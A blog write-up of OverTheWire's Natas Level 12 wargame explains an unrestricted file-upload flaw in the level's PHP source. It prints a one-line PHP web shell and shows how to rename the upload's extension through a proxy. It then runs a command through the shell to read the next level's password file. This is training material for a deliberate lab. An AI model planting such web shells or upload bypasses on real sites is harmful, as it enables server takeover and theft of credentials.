
Level 12
Using the credentials obtained from the previous post, we can log in to Level 12 where we are presented with the following screen:

It appears as though this challenge allows us to upload a file, and then access it later. Let’s take a look at the source to verify this:
 <html>
 <head><link rel="stylesheet" type="text/css" href="http://www.overthewire.org/wargames/natas/level.css"></head>
 <body>
 <h1>natas12</h1>
 <div id="content">
 <?
 function genRandomString() {
   $length = 10;
   $characters = "0123456789abcdefghijklmnopqrstuvwxyz";
   $string = "";
   for ($p = 0; $p < $length; $p++) {
     $string .= $characters[mt_rand(0, strlen($characters)-1)];
   }
   return $string;
 }
 function makeRandomPath($dir, $ext) {
   do {
   $path = $dir."/".genRandomString().".".$ext;
   } while(file_exists($path));
   return $path;
 }
 function makeRandomPathFromFilename($dir, $fn) {
   $ext = pathinfo($fn, PATHINFO_EXTENSION);
   return makeRandomPath($dir, $ext);
 }
 if(array_key_exists("filename", $_POST)) {
   $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);
     if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
     echo "File is too big";
   } else {
     if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
       echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
     } else{
       echo "There was an error uploading the file, please try again!";
     }
   }
 } else {
 ?>
 <form enctype="multipart/form-data" action="index.php" method="POST">
 <input type="hidden" name="MAX_FILE_SIZE" value="1000" />
 <input type="hidden" name="filename" value="<? print genRandomString(); ?>.jpg" />
 Choose a JPEG to upload (max 1KB):<br/>
 <input name="uploadedfile" type="file" /><br />
 <input type="submit" value="Upload File" />
 </form>
 <? } ?>
 <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
 </div>
 </body>
 </html>
Let’s walk through this code:
- We start with a genRandomString function, which appears to create a 10 character random string.
- Then, we send a directory and an extension to the makeRandomPath, which creates a random filename (using the extension provided) until the filename is not in use.
- We also create a makeRandomPathFromFilename function which taking in a directory and a filename, and extracts the extension from the filename. Then it uses this information to call makeRandomPath.
- Then the PHP code checks to see if a file has been uploaded, and then creates a random path from the provided filename. Then it checks the size to make sure it’s under 1000 bytes, and if these checks pass, it uploads the file and tells us where it is (it even gives us a link to it – how thoughtful).
I feel as though the greatest hurdle with this challenge is not to get lost in all the random strings being created, and keeping in mind what data we control and how we can use it to our advantage.
The first thing one needs to think about when a web application allows you to upload files is to consider if you can upload server-side code and have it be parsed and executed by the server itself. This is commonly referred to as Unrestricted File Upload. For example, in this case we can see that the server is using PHP code. If we can find a way to upload a PHP file and execute it for us when we browse to it, we can potentially have a system shell which we can use to output the password of natas13. For now, let’s see if we can do this.
An important thing to notice about the source code is where the script retrieves the original filename from. We can see that it is not the provided filename, but rather the ‘filename’ parameter hidden in the form. This parameter contains a random string followed by a ‘.jpg’ extension. So, tentatively we can see that unless we can intercept and change this value before it is received by the server, we will not be able to (easily) execute PHP code.
Fortunately for us, we can use the Burp Suite (or any other proxy / browser extension you would like) to change the filename value en route to the server. Therefore, the .jpg extension will pose no problem to us.
Before we go any further, let’s take a look at exactly what data we can control, and how it winds up after the script executes to see if we can upload a PHP file, have it maintain its extension, and allow us to browse to it.

We can see that by changing the filename using our proxy, our extension will stay intact and we will be able to upload a shell. So, now for the PHP Shell code. I just quickly created the following to take a command and execute it (there are much prettier and more functional shells available for those interested).
 <?
 // Rudimentary Shell
 passthru($_GET['cmd']);
 ?>
I then saved it to ‘shell.php’. Let’s fire up Burp, and see what happens when we upload the file.

We then change the filename:

Then, we receive our expected confirmation:

We browse to the file using the URL [filename].php?cmd=cat /etc/natas_webpass/natas13, and we receive the following:

As expected, we now have system command execution on the host, and we can use these credentials to log into the next level. Play around (non-destructively of course) to see what other things you can do with command execution. One idea is to take a look at what everyone else used for shells :).
I hope this helps, and there will be more writeups to come.
-Jordan
Print
Share
Comment
Cite
Upload
Translate

APA
() » OvertheWire – Natas Wargame Level 12 Writeup. Retrieved from https://www.truth.cx/2012/10/31/overthewire-natas-wargame-level-12-writeup/.
MLA" » OvertheWire – Natas Wargame Level 12 Writeup." - , https://www.truth.cx/2012/10/31/overthewire-natas-wargame-level-12-writeup/
HARVARD » OvertheWire – Natas Wargame Level 12 Writeup., viewed ,
VANCOUVER - » OvertheWire – Natas Wargame Level 12 Writeup. [Internet]. [Accessed ]. Available from: https://www.truth.cx/2012/10/31/overthewire-natas-wargame-level-12-writeup/
CHICAGO" » OvertheWire – Natas Wargame Level 12 Writeup." - Accessed . https://www.truth.cx/2012/10/31/overthewire-natas-wargame-level-12-writeup/
IEEE" » OvertheWire – Natas Wargame Level 12 Writeup." [Online]. Available: https://www.truth.cx/2012/10/31/overthewire-natas-wargame-level-12-writeup/. [Accessed: ]